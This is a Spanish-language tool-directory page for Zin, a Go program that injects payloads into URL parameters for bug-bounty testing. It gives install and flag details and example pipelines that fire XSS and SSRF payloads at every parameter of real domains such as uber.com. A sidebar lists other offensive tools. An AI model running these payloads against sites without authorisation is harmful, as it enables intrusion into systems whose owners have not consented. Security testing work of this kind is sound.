
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Zin — Un inyector de payloads para bugbounties escrito en Go | Kitploit

Herramientas/GitHubGitHub/ethicalhackingplayground/zin
Explotación de Aplicaciones WebRecopilación de InformaciónPruebas de Penetración
GitHubethicalhackingplayground/zin

Zin

Un inyector de payloads para bugbounties escrito en Go

Ver Repositorio
702678hace 6 añosRevisado por Kitploit
Compartir

alt text

Versión 1.0

😎 Zin 😎

Un inyector de payloads para bug bounties escrito en Go


Image from Gyazo

Características

  • Inyectar múltiples payloads en todos los parámetros
  • Inyectar payloads individuales en todos los parámetros
  • Guarda las respuestas en una carpeta de salida
  • Muestra el código de estado y la longitud de la respuesta
  • Puede buscar patrones en la respuesta (grep)
  • Muy rápido
  • Fácil de configurar

Instalación

$ go get -u github.com/ethicalhackingplayground/Zin

Nuevas Funciones

-✅ Coincidencia de patrones en las respuestas

-✅ Coincidencia de códigos de estado

Argumentos

      _
     (_)
  _____ _ __
 |_  / | '_ \
  / /| | | | |
 /___|_|_| |_|


Que lleguen las recompensas


  -c int
        the concurrency (default 20)
  -g string
        grep the response for any matches
  -p string
        the payload to be used
  -pL string
        the list of payloads to be used
  -s int
        filter by status codes (default 200)
        

Ejemplo SSRF

$ subfinder uber.com | gau | grep "=http" | Zin -c 80 -p http://10.82.214.84:31386/foobar.js -g "SUP3R_S3cret_1337_K3y"

Ejemplo XSS

$ subfinder uber.com | gau| Zin -c 80 -p '"><script>alert(matchforthis)script>' -g "matchforthis"

Inyectar Múltiples Payloads

$ cat hosts | gau | grep "&" | Zin -c 80 -pL <payloadfile>

Escaneo de Subdominios

$ subfinder -dL domains --silent | gau | Zin -c 80 -p <payload>

Probar Solo Parámetros

$ echo "google.com" | gau | grep "&" | Zin -c 80 -p '"><script>alert(matchthis)</script<"' -g "matchthis"

Múltiples Hosts

$ cat hosts | gau | Zin -c 80 -p <payload>

Si obtienes un bounty, apoya comprándome un café


Buy Me A Coffee
Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    540
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    373
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    322
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    278
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    251

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →






